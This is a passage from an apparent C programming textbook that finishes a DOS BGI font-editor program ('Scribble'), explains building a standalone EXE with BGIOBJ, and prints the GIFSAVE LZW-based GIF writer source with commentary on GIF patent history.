       charoffset = 0;
      else
       charoffset = ftell( chInfoFp );
   fwrite( &charoffset, sizeof( charoffset ), 1, chOffFp );
```

```
    /*  Scans the character...
       To write character commands.
       Steps: ( top to bottom )
             top   : ------>
                   : ---> ----->
             ...
             ...
             bottom: ---->
    */
    for ( y = ymin ; y<=ymax ; ++y )
      for ( x = xmin ; x<=xmax ; ++x )
       {
        if ( getpixel( x, y ) == BLACK )
           {
             fInfo.x = 247 - y;
             fInfo.y = x - xmin;
             fInfo.op1 = CHARSCAN1;
             fInfo.op2 = CHARSCAN2;
             fwrite( &fInfo, sizeof( fInfo ), 1, chInfoFp );
             for ( xt=x ; getpixel( xt, y ) == BLACK ; ++xt )
                         ;
             --xt;
             x = xt;
             fInfo.x = 247 - y;
             fInfo.y = xt - xmin;
             fInfo.op1 = DRAWCHAR1;
             fInfo.op2 = DRAWCHAR2;
             fwrite( &fInfo, sizeof( fInfo ), 1, chInfoFp );
           }
       }
    if ( charwidth!=0 )
       {
         fInfo.x = 0;
         fInfo.y = charwidth;
         fInfo.op1 = CHARSCAN1;
         fInfo.op2 = CHARSCAN2;
         fwrite( &fInfo, sizeof( fInfo ), 1, chInfoFp );
         fInfo.op1 = EOFCHAR1;
         fInfo.op2 = EOFCHAR2;
         fwrite( &fInfo, sizeof( fInfo ), 1, chInfoFp );
       }
 } /*--MakeFontProcedure2( )----------*/
 /*-------------------------------------------------
       MakeFontProcedure3 - Creates the final font
             file with the headers & using the
             stored commands from temporary file.      */
```

```
void MakeFontProcedure3( void )
{
   scriFh.fntSize = 16 + 3 * scriFh.noOfChars + ftell( chInfoFp );
   scriFh.defOffset =  16 + 3 * scriFh.noOfChars;

   fseek( chOffFp, 0L, SEEK_SET );
   fseek( wthFp, 0L, SEEK_SET );
   fseek( chInfoFp, 0L, SEEK_SET );

   fwrite( &scriFh, sizeof( FILEHEADER ), 1, scriFp );

   while ( fread( &charoffset, sizeof( charoffset ), 1, chOffFp ) == 1 )
      fwrite( &charoffset, sizeof( charoffset ), 1, scriFp );

   while ( fread( &charwidth, sizeof( charwidth ), 1, wthFp ) == 1 )
      fwrite( &charwidth, sizeof( charwidth ), 1, scriFp );

   while ( fread( &fInfo, sizeof( fInfo ), 1, chInfoFp ) == 1)
      fwrite( &fInfo, sizeof( fInfo ), 1, scriFp );
   CloseScribbleFiles( );
} /*--MakeFontProcedure3( )----------*/

/*-----------------------------------------------
      CloseScribbleFiles - Closes all Scribble
            files and then deletes the
            temporary files.        */

void CloseScribbleFiles( void )
{
   fcloseall( );

   remove( "~$scrib1.raj" );
   remove( "~$scrib2.raj" );
   remove( "~$scrib3.raj" );
} /*--CloseScribbleFiles( )-----------*/

/*-----------------------------------------------
      main - Main of Scribble             */
int main( void )
{
   int mx, my, premx, premy,
      mbutton, cmdno, prevcmdno, bno, prevbno = 0, msgno = THANKS;
   long fontsize;
   char ch[2] = "!", fontname[10];
   BOOLEAN stayin = TRUE;

   ScribbleInfo( );
```

```
InitScribble( );
SetScreen( );
GetFontName( fontname );
strcat( fontname, ".CHR" );
if ( ( scriFp = fopen( fontname, "wb+" ) ) == NULL )
    {
     CloseScribbleFiles( );
     closegraph( );
     cprintf( "Fatal Error(04): File cannot be created \r\n\a" );
     exit( 1 );
    }

MakeFontProcedure1( );

FileSizeIndicator( );

ShowMousePtr( );
while( stayin )
   {
    GetMousePos( &mbutton, &mx, &my );
    if ( mbutton==LFTCLICK )
        {
          if ( mx>=149 && mx<=209 && my>=223 && my<=256 ) /* drawing
                                                             box */
              {
                 if ( prevbno>4 )
                       setcolor( WHITE );
                     else
                       setcolor( BLACK );
                 RestrictMousePtr( 150+(prevbno%5)/2,
                              221+(prevbno%5)/2, 208-(prevbno%5)/2,
                                         255-((prevbno+1)%5)/2 );
                 premx = mx;
                 premy = my;
                 HideMousePtr( );
                 PutPoint( mx, my, prevbno%5 );
                 ShowMousePtr( );
                 do
                   {
                      GetMousePos( &mbutton, &mx, &my );


                      if ( premx!=mx || premy!=my )
                       {
                          HideMousePtr( );
                          ScribbleLine(premx,premy,mx, my, prevbno%5 );
                          ShowMousePtr( );
```

```
                premx = mx;
                premy = my;
             }
         } while(mbutton==LFTCLICK);
       RestrictMousePtr( 0, 0, 639, 479 );
    }
  bno = BrushVal( mx, my );
  if ( bno!=MAXBRUSH && bno != prevbno )
    {
       HideMousePtr( );
       BrushBox( prevbno, NORMAL );
       BrushBox( bno, PRESS );
       prevbno = bno;
       ShowMousePtr( );
    }
  cmdno = CmdButtonVal( mx, my );
  if ( cmdno!=MAXCMDBUTTON && cmdno!= OKBUTTON
       && cmdno!=NOBUTTON && cmdno!=YESBUTTON )
    {
       HideMousePtr( );
       CmdButton( cmdno, PRESS );
       ShowMousePtr( );
       prevcmdno = cmdno;
       do
         {
            GetMousePos( &mbutton, &mx, &my );
            cmdno = CmdButtonVal( mx, my );
         } while( mbutton==LFTCLICK && cmdno==prevcmdno );
       HideMousePtr( );
       CmdButton( prevcmdno, NORMAL );
       ShowMousePtr( );
       stayin = ( cmdno!=QUIT );
    }
  switch( cmdno )
  {
      case CLEAR:
             Clear( );
             break;
      case NEXT:
             HideMousePtr( );
             MakeFontProcedure2( );
             FileSizeIndicator( );
             Clear( );
             ++ch[0];
             fontsize  = 16 + 3*scriFh.noOfChars +
                                     ftell( chInfoFp );
             if ( fontsize >= 30000 )
```

```
                              {
                                msgno = FSIZEERR;
                                stayin = FALSE;
                              }
                            else if ( ch[0]==0 )
                                stayin = FALSE;
                          if ( ch[0]!=0 && fontsize<30000 )
                             {
                                settextstyle(DEFAULT_FONT, HORIZ_DIR, 4 );
                                MyOuttextxy( 150, 225, ch, BLACK );
                                settextstyle(DEFAULT_FONT, HORIZ_DIR, 1 );
                             }
                          ShowMousePtr( );
                          break;
                  case QUIT:
                          HideMousePtr( );
                          MakeFontProcedure2( );
                          ShowMousePtr( );
                          break;
                  case ABOUT:
                          MsgWindow( fontname, ABOUT );
              }
            }
       }
   MakeFontProcedure3( );
   MsgWindow( fontname, msgno );
   closegraph( );
   return( 0 );
} /*--main( )---------*/
```

## 30.7 Scribble.prj

We use project (.PRJ) file to create standalone program. By the term *standalone*, we mean the EXE file that doesn't require any other (supporting) files for its execution.

Normally in BGI programming, we would supply the driver (BGI) files' directory with `initgraph( )` function. If the corresponding BGI file is not found on that directory you would get error message. We get this error message because, the driver files are not added with our program. But if you have added the corresponding object (OBJ) file of the driver, to `graphics.lib` library, you won't get such error. You can use BGIOBJ utility to create object file for the driver (BGI & CHR) files.

```
C:\>BGIOBJ /F egavga
```

the /F switch is to get "far" object code.

Then you will get `Egavgaf.obj`. Similarly you can create object file for any CHR or BGI files. You can add the object file to `graphics.lib` using TLIB as:

```
C:\> TLIB graphics + obj1 [+obj2…]
```

Adding object file to `graphics.lib` is not advisable as it would increase the compilation time. So the easy way is to add object file is through project file. For my Scribble project, I haven't used any CHR files, so I need to create object file only for `EGAVGA.BGI` driver. I have used the `registerfarbgidriver( )` function to register the BGI driver so that it is being also added with our standalone EXE file.

| **Note** |
| --- |
| If you use other CHR files, just create object files for all the CHR files using BGIOBJ utility, then register them using registerfarbgifont( ) function. |

Add the following files in `Scribble.prj`:

i. Mouselib.lib
ii. Egavgaf.obj
iii. Scribble.c

Compile the `Scribble.prj` to get standalone `Scribble.exe` file.

# 31 Creating GIF files

"Love is patient and kind."

GIF stands for Graphics Interchange Format. GIF is a good file format introduced by CompuServe Incorporated. GIF files can be classified into (i) Ordinary GIF files (ii) Animated GIF files. GIF files are widely used in Internet. GIF took its popularity by the capacity to get animated and by using the very efficient "one-pass" LZW compression algorithm.

## 31.1 Important Notice

The Graphics Interchange Format © is the Copyright property of CompuServe Incorporated. GIF ™ is a Service Mark property of CompuServe Incorporated.

Once Unisys was a well-known computer company. Unisys was awarded the patent in 1985 for the very famous compression algorithm namely Unisys Lempel Zev Welch (LZW). As I said earlier, GIF uses the LZW compression algorithm. GIF became popular through the drastic development of internet. When Unisys learned that the LZW method was incorporated in the GIF specification, it immediately began negotiating with CompuServe in January of 1993. They reached an agreement with CompuServe on licensing the technology in June 1994, which calls for CompuServe to pay Unisys a royalty of 1% of the average selling price it charges for its software.

Unisys demands that the web sites that use GIF should pay them $5000 or more to use GIF graphics if the software originally used to create the GIFs was not covered by an appropriate Unisys license. Thus freebased people or open-based people are highly against Unisys and GIF, because other, much better, methods of data compression are not covered by any patent. They say that the flaw is in US patent system which makes even pencil-and-paper calculations patentable. One may easily violate some US patents by solving a problem found on Mathematics book! *Indians* might aware of the patent of *Basmati rice*!!!

People who are against to such silly patent, merely substitute PNG files, MNG files and shock waves (Flash) for GIF in their web pages. Open-based people are the one for open languages. Open language never claims royalties, etc. C, C++, Java, Linux are open. On the other side you've got proprietary language that claims royalties etc and it is closed. C# is one of proprietary languages. Microsoft often produces proprietary languages and so it has got so many opponents!

| **Note** |
|---|
| Good discussion about "GIF politics" can be found on www.BurnAllGifs.org |

## 31.2 GIFSAVE

GIFSAVE was developed by **Sverre H. Huseby**. It is a function to save the image in GIF format. **Sverre H. Huseby** says that GIFSAVE is little bit slow and the reason is Borland's `getpixel( )`function and not the GIFSAVE functions.

GIFSAVE consists of four functions, all declared in GIFSAVE.H:

1. `GIF_Create()` creates new GIF-files. It takes parameters specifying the filename, screen size, number of colors, and color resolution.
2. `GIF_SetColor()` sets up the red, green and blue color components. It should be called once for each possible color.
3. `GIF_CompressImage()` performs the compression of the image. It accepts parameters describing the position and size of the image on screen, and a user defined callback function that is supposed to fetch the pixel values.
4. `GIF_Close()` terminates and closes the file.

The functions should be called in the listed order for each GIF-file. One file must be closed before a new one is created.

## 31.3 Gifsave.h

```
#ifndef GIFSAVE_H
#define GIFSAVE_H

enum GIF_Code {
    GIF_OK,
    GIF_ERRCREATE,
    GIF_ERRWRITE,
    GIF_OUTMEM
};

int  GIF_Create(
        char *filename,
        int width, int height,
        int numcolors, int colorres
     );

void GIF_SetColor(
        int colornum,
        int red, int green, int blue
     );

int  GIF_CompressImage(
        int left, int top,
        int width, int height,
```

```
        int (*getpixel)(int x, int y)
    );
int  GIF_Close(void);

#endif
```

## 31.4 Gifsave.c

```
/**********************************************************************
 *  FILE:           GIFSAVE.C
 *
 *  MODULE OF:      GIFSAVE
 *
 *  DESCRIPTION:    Routines to create a GIF-file.
 **********************************************************************
*/

#include <stdlib.h>
#include <stdio.h>
#include "gifsave.h"

/**********************************************************************
 *                        P R I V A T E   D A T A
 **********************************************************************
*/

typedef unsigned Word;          /* At least two bytes (16 bits) */
typedef unsigned char Byte;     /* Exactly one byte (8 bits) */

/*=====================================================================
 *                              I/O Routines
 *=====================================================================
*/

static FILE *OutFile;           /* File to write to */

/*=====================================================================
 *                       Routines to write a bit-file
 *=====================================================================
*/

static Byte Buffer[256];        /* There must be one to much !!! */

static int  Index,              /* Current byte in buffer */
            BitsLeft;           /* Bits left to fill in current byte.
                                /* These are right-justified */
```

```
/*=====================================================================
 *                Routines to maintain an LZW-string table
 *=====================================================================
*/

#define RES_CODES 2

#define HASH_FREE 0xFFFF
#define NEXT_FIRST 0xFFFF

#define MAXBITS 12
#define MAXSTR (1 << MAXBITS)

#define HASHSIZE 9973
#define HASHSTEP 2039

#define HASH(index, lastbyte) (((lastbyte << 8) ^ index) % HASHSIZE)

static Byte *StrChr = NULL;
static Word *StrNxt = NULL,
            *StrHsh = NULL,
            NumStrings;

/*======================================================================
 *                               Main routines
 *======================================================================
*/

typedef struct {
    Word LocalScreenWidth,
         LocalScreenHeight;
    Byte GlobalColorTableSize : 3,
         SortFlag             : 1,
         ColorResolution      : 3,
         GlobalColorTableFlag : 1;
    Byte BackgroundColorIndex;
    Byte PixelAspectRatio;
} ScreenDescriptor;

typedef struct {
    Byte Separator;
    Word LeftPosition,
         TopPosition;
    Word Width,
         Height;
    Byte LocalColorTableSize : 3,
         Reserved            : 2,
```

```
        SortFlag            : 1,
        InterlaceFlag       : 1,
        LocalColorTableFlag : 1;
} ImageDescriptor;

static int  BitsPrPrimColor,    /* Bits pr primary color */
            NumColors;          /* Number of colors in color table */
static Byte *ColorTable = NULL;
static Word ScreenHeight,
            ScreenWidth,
            ImageHeight,
            ImageWidth,
            ImageLeft,
            ImageTop,
            RelPixX, RelPixY;         /* Used by InputByte() -function
*/
static int  (*GetPixel)(int x, int y);

/**********************************************************************
 *                    P R I V A T E    F U N C T I O N S
 **********************************************************************
*/

/*==================================================================
 *                          Routines to do file IO
 *==================================================================
*/

/*-------------------------------------------------------------------
 *  NAME:           Create()
 *
 *  DESCRIPTION:    Creates a new file, and enables referencing using
 *                  the global variable OutFile. This variable is only
 *                  used by these IO-functions, making it relatively
 *                  simple to rewrite file IO.
 *
 *  PARAMETERS:     filename - Name of file to create
 *
 *  RETURNS:        GIF_OK       - OK
 *                  GIF_ERRWRITE - Error opening the file
 *
 */

static int Create(char *filename)
{
    if ((OutFile = fopen(filename, "wb")) == NULL)
        return GIF_ERRCREATE;
```

```
    return GIF_OK;
}

/*-------------------------------------------------------------------
 *  NAME:           Write()
 *
 *  DESCRIPTION:    Output bytes to the current OutFile.
 *
 *  PARAMETERS:     buf - Pointer to buffer to write
 *                  len - Number of bytes to write
 *
 *  RETURNS:        GIF_OK       - OK
 *                  GIF_ERRWRITE - Error writing to the file
 */

static int Write(void *buf, unsigned len)
{
    if (fwrite(buf, sizeof(Byte), len, OutFile) < len)
        return GIF_ERRWRITE;

    return GIF_OK;
}

/*-------------------------------------------------------------------
 *  NAME:           WriteByte()
 *
 *  DESCRIPTION:    Output one byte to the current OutFile.
 *
 *  PARAMETERS:     b - Byte to write
 *
 *  RETURNS:        GIF_OK       - OK
 *                  GIF_ERRWRITE - Error writing to the file
 */

static int WriteByte(Byte b)
{
    if (putc(b, OutFile) == EOF)
        return GIF_ERRWRITE;

    return GIF_OK;
}

/*------------------------------------------------------------------
 *  NAME:           WriteWord()
 *
 *  DESCRIPTION:    Output one word (2 bytes with byte-swapping, like on
 *                  the IBM PC) to the current OutFile.
```

```
 *
 *  PARAMETERS:     w - Word to write
 *
 *  RETURNS:        GIF_OK       - OK
 *                  GIF_ERRWRITE - Error writing to the file
 */

static int WriteWord(Word w)
{
    if (putc(w & 0xFF, OutFile) == EOF)
        return GIF_ERRWRITE;

    if (putc((w >> 8), OutFile) == EOF)
        return GIF_ERRWRITE;

    return GIF_OK;
}

/*-------------------------------------------------------------------
 *  NAME:           Close()
 *
 *  DESCRIPTION:    Close current OutFile.
 *
 *  PARAMETERS:     None
 *
 *  RETURNS:        Nothing
 */

static void Close(void)
{
    fclose(OutFile);
}

/*===================================================================
 *                       Routines to write a bit-file
 *===================================================================
*/

/*-------------------------------------------------------------------
 *  NAME:           InitBitFile()
 *
 *  DESCRIPTION:    Initiate for using a bitfile. All output is sent to
 *                  the current OutFile using the I/O-routines above.
 *
 *  PARAMETERS:     None
 *  RETURNS:        Nothing
 */
```

```
static void InitBitFile(void)
{
    Buffer[Index = 0] = 0;
    BitsLeft = 8;
}

/*------------------------------------------------------------------
 *  NAME:           ResetOutBitFile()
 *
 *  DESCRIPTION:    Tidy up after using a bitfile
 *
 *  PARAMETERS:     None
 *
 *  RETURNS:        0 - OK, -1 - error
 */

static int ResetOutBitFile(void)
{
    Byte numbytes;
    /*
     *  Find out how much is in the buffer
     */
    numbytes = Index + (BitsLeft == 8 ? 0 : 1);

    /*
     *  Write whatever is in the buffer to the file
     */
    if (numbytes) {
        if (WriteByte(numbytes) != GIF_OK)
            return -1;

        if (Write(Buffer, numbytes) != GIF_OK)
            return -1;

        Buffer[Index = 0] = 0;
        BitsLeft = 8;
    }

    return 0;
}
/*-------------------------------------------------------------------
 *  NAME:           WriteBits()
 *
 *  DESCRIPTION:    Put the given number of bits to the outfile.
 *
 *  PARAMETERS:     bits    - bits to write from (right justified)
 *                  numbits - number of bits to write
```

```
 *
 *  RETURNS:        bits written, or -1 on error.
 */

static int WriteBits(int bits, int numbits)
{
    int  bitswritten = 0;
    Byte numbytes = 255;

    do {
        /*
         *  If the buffer is full, write it.
         */
        if ((Index == 254 && !BitsLeft) || Index > 254) {
            if (WriteByte(numbytes) != GIF_OK)
                return -1;

            if (Write(Buffer, numbytes) != GIF_OK)
                return -1;

            Buffer[Index = 0] = 0;
            BitsLeft = 8;
        }

        /*
         *  Now take care of the two specialcases
         */
        if (numbits <= BitsLeft) {
            Buffer[Index] |= (bits & ((1 << numbits) - 1)) << (8 -
BitsLeft);
            bitswritten += numbits;
            BitsLeft -= numbits;
            numbits = 0;
        } else {
            Buffer[Index] |= (bits & ((1 << BitsLeft) - 1)) << (8 -
BitsLeft);
            bitswritten += BitsLeft;
            bits >>= BitsLeft;
            numbits -= BitsLeft;

            Buffer[++Index] = 0;
            BitsLeft = 8;
        }
    } while (numbits);

    return bitswritten;
}
```

```
/*======================================================================
 *                  Routines to maintain an LZW-string table
 *======================================================================
*/

/*----------------------------------------------------------------------
 *  NAME:           FreeStrtab()
 *
 *  DESCRIPTION:    Free arrays used in string table routines
 *
 *  PARAMETERS:     None
 *
 *  RETURNS:        Nothing
 */

static void FreeStrtab(void)
{
    if (StrHsh) {
        free(StrHsh);
        StrHsh = NULL;
    }

    if (StrNxt) {
        free(StrNxt);
        StrNxt = NULL;
    }

    if (StrChr) {
        free(StrChr);
        StrChr = NULL;
    }
}

/*---------------------------------------------------------------------
 *  NAME:           AllocStrtab()
 *
 *  DESCRIPTION:    Allocate arrays used in string table routines
 *
 *  PARAMETERS:     None
 *
 *  RETURNS:        GIF_OK     - OK
 *                  GIF_OUTMEM - Out of memory
 */

static int AllocStrtab(void)
{
    /* Just in case . . .  */
```

```
    FreeStrtab();

    if ((StrChr = (Byte *) malloc(MAXSTR * sizeof(Byte))) == 0) {
        FreeStrtab();
        return GIF_OUTMEM;
    }

    if ((StrNxt = (Word *) malloc(MAXSTR * sizeof(Word))) == 0) {
        FreeStrtab();
        return GIF_OUTMEM;
    }

    if ((StrHsh = (Word *) malloc(HASHSIZE * sizeof(Word))) == 0) {
        FreeStrtab();
        return GIF_OUTMEM;
    }

    return GIF_OK;
}

/*-----------------------------------------------------------------------
 *  NAME:           AddCharString()
 *
 *  DESCRIPTION:    Add a string consisting of the string of index plus
 *                  the byte b.
 *
 *                  If a string of length 1 is wanted, the index should
 *                  be 0xFFFF.
 *
 *  PARAMETERS:     index - Index to first part of string, or 0xFFFF is
 *                          only 1 byte is wanted
 *                  b     - Last byte in new string
 *
 *  RETURNS:        Index to new string, or 0xFFFF if no more room
 *
 */
static Word AddCharString(Word index, Byte b)
{
    Word hshidx;

    /*
     *  Check if there is more room
     */
    if (NumStrings >= MAXSTR)
        return 0xFFFF;
```

```
    /*
     *  Search the string table until a free position is found
     */
    hshidx = HASH(index, b);
    while (StrHsh[hshidx] != 0xFFFF)
        hshidx = (hshidx + HASHSTEP) % HASHSIZE;

    /*
     *  Insert new string
     */
    StrHsh[hshidx] = NumStrings;
    StrChr[NumStrings] = b;
    StrNxt[NumStrings] = (index != 0xFFFF) ? index : NEXT_FIRST;

    return NumStrings++;
}

/*----------------------------------------------------------------------
 *  NAME:           FindCharString()
 *
 *  DESCRIPTION:    Find index of string consisting of the string of
 *                  index plus the byte b.
 *
 *                  If a string of length 1 is wanted, the index should
 *                  be 0xFFFF.
 *
 *  PARAMETERS:     index - Index to first part of string, or 0xFFFF is
 *                          only 1 byte is wanted
 *                  b     - Last byte in string
 *
 *  RETURNS:        Index to string, or 0xFFFF if not found
 */

static Word FindCharString(Word index, Byte b)
{
    Word hshidx, nxtidx;

    /*
     *  Check if index is 0xFFFF. In that case we need only
     *  return b, since all one-character strings has their
     *  bytevalue as their index
     */
    if (index == 0xFFFF)
        return b;

    /*
     *  Search the string table until the string is found, or
```

```
     *  we find HASH_FREE. In that case the string does not
     *  exist.
     */
    hshidx = HASH(index, b);
    while ((nxtidx = StrHsh[hshidx]) != 0xFFFF) {
        if (StrNxt[nxtidx] == index && StrChr[nxtidx] == b)
            return nxtidx;
        hshidx = (hshidx + HASHSTEP) % HASHSIZE;
    }

    /*
     *  No match is found
     */
    return 0xFFFF;
}

/*---------------------------------------------------------------------
 *  NAME:           ClearStrtab()
 *
 *  DESCRIPTION:    Mark the entire table as free, enter the 2**codesize
 *                  one-byte strings, and reserve the RES_CODES reserved
 *                  codes.
 *
 *  PARAMETERS:     codesize - Number of bits to encode one pixel
 *
 *  RETURNS:        Nothing
 */

static void ClearStrtab(int codesize)
{
    int q, w;
    Word *wp;

    /*
     *  No strings currently in the table
     */
    NumStrings = 0;

    /*
     *  Mark entire hashtable as free
     */
    wp = StrHsh;
    for (q = 0; q < HASHSIZE; q++)
        *wp++ = HASH_FREE;
    /*
     *  Insert 2**codesize one-character strings, and reserved codes
     */
```

```
    w = (1 << codesize) + RES_CODES;
    for (q = 0; q < w; q++)
        AddCharString(0xFFFF, q);
}

/*====================================================================
 *                        LZW compression routine
 *====================================================================
*/

/*---------------------------------------------------------------------
 *  NAME:           LZW_Compress()
 *
 *  DESCRIPTION:    Perform LZW compression as specified in the
 *                  GIF-standard.
 *
 *  PARAMETERS:     codesize  - Number of bits needed to represent
 *                              one pixelvalue.
 *                  inputbyte - Function that fetches each byte to
 *                              compress.
 *                              Must return -1 when no more bytes.
 *
 *  RETURNS:        GIF_OK     - OK
 *                  GIF_OUTMEM - Out of memory
 */

static int LZW_Compress(int codesize, int (*inputbyte)(void))
{
    register int c;
    register Word index;
    int  clearcode, endofinfo, numbits, limit, errcode;
    Word prefix = 0xFFFF;

    /* Set up the given outfile */
    InitBitFile();

    /*
     *  Set up variables and tables
     */
    clearcode = 1 << codesize;
    endofinfo = clearcode + 1;

    numbits = codesize + 1;
    limit = (1 << numbits) - 1;

    if ((errcode = AllocStrtab()) != GIF_OK)
        return errcode;
```

```
ClearStrtab(codesize);

/*
 *  First send a code telling the unpacker to clear the stringtable.
 */
WriteBits(clearcode, numbits);

/*
 *  Pack image
 */
while ((c = inputbyte()) != -1) {
    /*
     *  Now perform the packing.
     *  Check if the prefix + the new character is a string that
     *  exists in the table
     */
    if ((index = FindCharString(prefix, c)) != 0xFFFF) {
        /*
         *  The string exists in the table.
         *  Make this string the new prefix.
         */
        prefix = index;

    } else {
        /*
         *  The string does not exist in the table.
         *  First write code of the old prefix to the file.
         */
        WriteBits(prefix, numbits);

        /*
         *  Add the new string (the prefix + the new character)
         *  to the stringtable.
         */
        if (AddCharString(prefix, c) > limit) {
            if (++numbits > 12) {
                WriteBits(clearcode, numbits - 1);
                ClearStrtab(codesize);
                numbits = codesize + 1;
            }
            limit = (1 << numbits) - 1;
        }
        /*
         *  Set prefix to a string containing only the character
         *  read. Since all possible one-character strings exists
         *  int the table, there's no need to check if it is found.
         */
```

```
            prefix = c;
        }
    }

    /*
     *  End of info is reached. Write last prefix.
     */
    if (prefix != 0xFFFF)
        WriteBits(prefix, numbits);

    /*
     *  Write end of info -mark.
     */
    WriteBits(endofinfo, numbits);

    /*
     *  Flush the buffer
     */
    ResetOutBitFile();

    /*
     *  Tidy up
     */
    FreeStrtab();

    return GIF_OK;
}

/*======================================================================
 *                              Other routines
 *======================================================================
*/

/*----------------------------------------------------------------------
 *  NAME:           BitsNeeded()
 *
 *  DESCRIPTION:    Calculates number of bits needed to store numbers
 *                  between 0 and n - 1
 *
 *  PARAMETERS:     n - Number of numbers to store (0 to n - 1)
 *
 *  RETURNS:        Number of bits needed
 */

static int BitsNeeded(Word n)
{
    int ret = 1;
```

```
    if (!n--)
        return 0;

    while (n >>= 1)
        ++ret;

    return ret;
}

/*-------------------------------------------------------------------------
 *  NAME:           InputByte()
 *
 *  DESCRIPTION:    Get next pixel from image. Called by the
 *                  LZW_Compress()-function
 *
 *  PARAMETERS:     None
 *
 *  RETURNS:        Next pixelvalue, or -1 if no more pixels
 */

static int InputByte(void)
{
    int ret;

    if (RelPixY >= ImageHeight)
        return -1;

    ret = GetPixel(ImageLeft + RelPixX, ImageTop + RelPixY);

    if (++RelPixX >= ImageWidth) {
        RelPixX = 0;
        ++RelPixY;
    }

    return ret;
}

/*-----------------------------------------------------------------------
 *  NAME:           WriteScreenDescriptor()
 *
 *  DESCRIPTION:    Output a screen descriptor to the current GIF-file
 *
 *  PARAMETERS:     sd - Pointer to screen descriptor to output
 *
 *  RETURNS:        GIF_OK       - OK
 *                  GIF_ERRWRITE - Error writing to the file
 */
```

```
static int WriteScreenDescriptor(ScreenDescriptor *sd)
{
    Byte tmp;

    if (WriteWord(sd->LocalScreenWidth) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteWord(sd->LocalScreenHeight) != GIF_OK)
        return GIF_ERRWRITE;
    tmp = (sd->GlobalColorTableFlag << 7)
          | (sd->ColorResolution << 4)
          | (sd->SortFlag << 3)
          | sd->GlobalColorTableSize;
    if (WriteByte(tmp) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteByte(sd->BackgroundColorIndex) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteByte(sd->PixelAspectRatio) != GIF_OK)
        return GIF_ERRWRITE;

    return GIF_OK;
}

/*-------------------------------------------------------------------
 *  NAME:           WriteImageDescriptor()
 *
 *  DESCRIPTION:    Output an image descriptor to the current GIF-file
 *
 *  PARAMETERS:     id - Pointer to image descriptor to output
 *
 *  RETURNS:        GIF_OK       - OK
 *                  GIF_ERRWRITE - Error writing to the file
 */

static int WriteImageDescriptor(ImageDescriptor *id)
{
    Byte tmp;

    if (WriteByte(id->Separator) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteWord(id->LeftPosition) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteWord(id->TopPosition) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteWord(id->Width) != GIF_OK)
        return GIF_ERRWRITE;
    if (WriteWord(id->Height) != GIF_OK)
        return GIF_ERRWRITE;
```

```
    tmp = (id->LocalColorTableFlag << 7)
          | (id->InterlaceFlag << 6)
          | (id->SortFlag << 5)
          | (id->Reserved << 3)
          | id->LocalColorTableSize;
    if (WriteByte(tmp) != GIF_OK)
        return GIF_ERRWRITE;
    return GIF_OK;
}

/**********************************************************************
 *                     P U B L I C    F U N C T I O N S
 **********************************************************************/

/*-------------------------------------------------------------------------
 *  NAME:           GIF_Create()
 *
 *  DESCRIPTION:    Create a GIF-file, and write headers for both screen
 *                  and image.
 *
 *  PARAMETERS:     filename  - Name of file to create (including
 *                              extension)
 *                  width     - Number of horisontal pixels on screen
 *                  height    - Number of vertical pixels on screen
 *                  numcolors - Number of colors in the colormaps
 *                  colorres  - Color resolution. Number of bits for
 *                              each primary color
 *
 *  RETURNS:        GIF_OK        - OK
 *                  GIF_ERRCREATE - Couldn't create file
 *                  GIF_ERRWRITE  - Error writing to the file
 *                  GIF_OUTMEM    - Out of memory allocating color table
 */
int GIF_Create(char *filename, int width, int height,
               int numcolors, int colorres)
{
    int q, tabsize;
    Byte *bp;
    ScreenDescriptor SD;

    /*
     *  Initiate variables for new GIF-file
     */
    NumColors = numcolors ? (1 << BitsNeeded(numcolors)) : 0;
    BitsPrPrimColor = colorres;
    ScreenHeight = height;
    ScreenWidth = width;
```

```
    /*
     *  Create file specified
     */
    if (Create(filename) != GIF_OK)
        return GIF_ERRCREATE;

    /*
     *  Write GIF signature
     */
    if ((Write("GIF87a", 6)) != GIF_OK)
        return GIF_ERRWRITE;

    /*
     *  Initiate and write screen descriptor
     */
    SD.LocalScreenWidth = width;
    SD.LocalScreenHeight = height;
    if (NumColors) {
        SD.GlobalColorTableSize = BitsNeeded(NumColors) - 1;
        SD.GlobalColorTableFlag = 1;
    } else {
        SD.GlobalColorTableSize = 0;
        SD.GlobalColorTableFlag = 0;
    }
    SD.SortFlag = 0;
    SD.ColorResolution = colorres - 1;
    SD.BackgroundColorIndex = 0;
    SD.PixelAspectRatio = 0;
    if (WriteScreenDescriptor(&SD) != GIF_OK)
        return GIF_ERRWRITE;

    /*
     *  Allocate color table
     */
    if (ColorTable) {
        free(ColorTable);
        ColorTable = NULL;
    }
    if (NumColors) {
        tabsize = NumColors * 3;

        if ((ColorTable = (Byte *) malloc(tabsize * sizeof(Byte))) ==
NULL)
            return GIF_OUTMEM;

        else {
            bp = ColorTable;
```

```
            for (q = 0; q < tabsize; q++)
                *bp++ = 0;
        }
    }
    return 0;
}

/*-----------------------------------------------------------------------
 *  NAME:           GIF_SetColor()
 *
 *  DESCRIPTION:    Set red, green and blue components of one of the
 *                  colors. The color components are all in the range
 *                  [0, (1 << BitsPrPrimColor) - 1]
 *
 *  PARAMETERS:     colornum - Color number to set. [0, NumColors - 1]
 *                  red      - Red component of color
 *                  green    - Green component of color
 *                  blue     - Blue component of color
 *
 *  RETURNS:        Nothing
 */

void GIF_SetColor(int colornum, int red, int green, int blue)
{
    long maxcolor;
    Byte *p;

    maxcolor = (1L << BitsPrPrimColor) - 1L;
    p = ColorTable + colornum * 3;
    *p++ = (Byte) ((red * 255L) / maxcolor);
    *p++ = (Byte) ((green * 255L) / maxcolor);
    *p++ = (Byte) ((blue * 255L) / maxcolor);
}
/*----------------------------------------------------------------------
 *  NAME:           GIF_CompressImage()
 *
 *  DESCRIPTION:    Compress an image into the GIF-file previousely
 *                  created using GIF_Create(). All color values should
 *                  have been specified before this function is called.
 *
 *                  The pixels are retrieved using a user defined
 *                  callback function. This function should accept two
 *                  parameters, x and y, specifying which pixel to
 *                  retrieve. The pixel values sent to this function are
 *                  as follows:
 *
 *                    x : [ImageLeft, ImageLeft + ImageWidth - 1]
```

```
 *                     y : [ImageTop, ImageTop + ImageHeight - 1]
 *
 *                   The function should return the pixel value for the
 *                   point given, in the interval [0, NumColors - 1]
 *
 *  PARAMETERS:      left     - Screen-relative leftmost pixel
 *                              x-coordinate of the image
